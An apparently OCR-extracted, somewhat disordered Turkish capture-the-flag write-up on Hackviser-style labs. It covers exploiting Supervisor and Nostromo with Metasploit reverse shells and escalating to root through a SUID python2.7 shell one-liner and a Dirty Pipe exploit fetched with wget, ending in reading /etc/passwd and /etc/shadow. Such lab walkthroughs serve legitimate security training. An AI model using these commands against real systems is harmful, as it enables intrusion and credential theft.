
Hangi portlar açık?





Web uygulamasında bulunan güvenlik açığının CVE kodu nedir?

Supervisor 3.3.2" sürüm bilgisiyle bir
araştırma yaparak ilgili bir zafiyet var mı tespit edelim

Searcsploit kullanılabilir .




Şimdi sırada yetki yükseltme aşamasına geçmemiz gerekiyor. Burada birkaç yöntem bulunuyor. Isınma için SUID yetkisine sahip uygulamaları bularak, bu uygulamaların root yetkisi ile çalışacağı için yapmamız gereken, uygulamanın çalışma sistemini sömürmek.

Sistemde SUID yetkisine sahip uygulamaları bulmak için `find` komutunu kullanabiliriz. Bunun için aşağıdaki komutu çalıştıralım:


```
find / -perm -u=s -type f 2>/dev/null
```


Bu görevde, `/etc/shadow` dosyasının içeriğini okuyamıyoruz çünkü kullanıcı yetkilerimiz kısıtlı. Yetki yükseltmek için GTFOBins listesinden Python uygulamasını bulmamız gerekiyor.

Python ile yetki yükseltme için kullanılabilecek komutlar arasında SUID başlığı altında aşağıdaki komutu hedef sistemde çalıştırmalıyız bu komutu internetten linux python yetki yükseltme diye arama yapabilirizd:

```
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
```

Bu komut sayesinde yetki yükseltmeyi başardık ve artık root erişimimiz var. Şimdi görevde istenen `/etc/shadow` dosyasının içeriğini görüntüleyebiliriz.



```
msf6 exploit(linux/http/supervisor_xmlrpc_exec) > exploit
[*] Started reverse TCP handler on 172.20.3.43:4444
[*] Sending XML-RPC payload via POST to 172.20.3.76:9001/RPC2
[*] Sending stage (3045380 bytes) to 172.20.3.76
[*] Command Stager progress -  97.32% done (798/820 bytes)
[*] Sending XML-RPC payload via POST to 172.20.3.76:9001/RPC2
[*] Command Stager progress - 100.00% done (820/820 bytes)
[+] Request returned without status code, usually indicates success. Passing to
handler..
[*] Meterpreter session 1 opened (172.20.3.43:4444 -> 172.20.3.76:37314) at 2024
-10-20 12:16:43 -0500

meterpreter > shell
Process 453 created.
Channel 1 created.
whoami
nobody
```


```
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chfn
/usr/bin/umount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/python2.7
```

```
python2.7 -c 'import os; os.execl("/bin/sh", "sh", "-p")'
whoami
root
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
```

Glitch

## Hangi portlar açık?

Hızlı bir nmap taraması ile açık olan portları buluyoruz.




## Çalışan web sunucusunun adı nedir?

Yukarıda Görüldüğü gibi çalışan web sunucusu “nostromo”.

## Güvenlik zafiyetinin CVE kodu nedir?

Nostromo 1.9.6 sürümünü google üzerinden dorkluyoruz ve karşımıza bir exploit çıkıyor ve cve skoru

Github
https://github.com/aN0mad/CVE-2019-...


## aN0mad/CVE-2019-16278-Nostromo_1.9.6-RCE - GitHub

10 Eki 2010 · About. Python script to exploit RCE in Nostromo nhttpd <= 1.9.6. Readme. Activity. 6 stars. 1 watching. 1 fork. Report repository.

Etiketler: Nostromo Python

```
msf6 > search nostromo 1.9.6

Matching Modules
================

   #  Name                                  Disclosure Date  Rank  Check  Descr
iption
   -  ----                                  ---------------  ----  -----  -----
------
   0  exploit/multi/http/nostromo_code_exec  2019-10-20       good  Yes    Nostr
omo Directory Traversal Remote Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploi
t/multi/http/nostromo_code_exec

msf6 > use 0
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(multi/http/nostromo_code_exec) >
```

Metasploit ten bulduğumuz exploit i kulalnıyoruz




Ve shellimizi alıyoruz

Linux çekirdek sürümü nedir?

Burada “uname  -a “ komutu ile sistemdeki çekirdek bilgisini öğrenebilriz.

Sıradaki Görevimiz /etc/shadow dosyasını okumak ama bunu okuyabilmek için yetkimiz bulunmuyor yetki yükseltme aşamasına başlıyoruz ilk olarak


Öğrendiğpimiz çekirdek sürümünde bir zaafiyet varmı bunu araştırmak

Biraz araştırma yaptıktan sonra önceki görevde tespit ettiğimiz 5.11.0-051100-generic çekirdeğinde Dirty Pipe adında bir yetki yükseltme zafiyeti olduğunu buluyoruz.


Dirty Pipe zafiyeti ile ilgili yayınlanan bir çok exploit bulunuyor. Bunlardan birini seçip devam edebiliriz.
Yetki yüks

AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits: A collection of exploits and documentation that can be used to exploit the Linux Dirty Pipe vulnerability.


Exploit'i bulduktan sonra, kendi makinamızda kuruyoruz. Ardından, shell aldığımız sistemde wget komutunu kullanarak bu exploiti sisteme çekiyoruz. Dikkat etmemiz gereken önemli bir husus, çoğu sistemde /tmp dizini hariç hiçbir yerde wget komutunu kullanma yetkisinin olmamasıdır. /tmp klasöründe ise tüm kullanıcıların rwx (okuma, yazma ve çalıştırma) yetkilerine sahip olduğunu görebiliriz. Bu nedenle, exploit'i çekerken ve çalıştırırken bu dizini kullanmamız önerilir




/tmp dizinine çekdiğimiz exploiti gcc ile derliyoruz .




Bu exploiti çalıştırmak için bu
exploite parametre olarak SUID yetkisine sahip bir dosyanın yolunu vermemiz isteniyor.
Bunun için aşağıdaki komutu çalıştırarak SUID yetkisine sahip dosyaları bulalım







"hackviser" kullanıcısı için /etc/shadow içindeki parola hash değeri nedir?

Laboratuvarlar


Cross-Site Scripting (XSS)

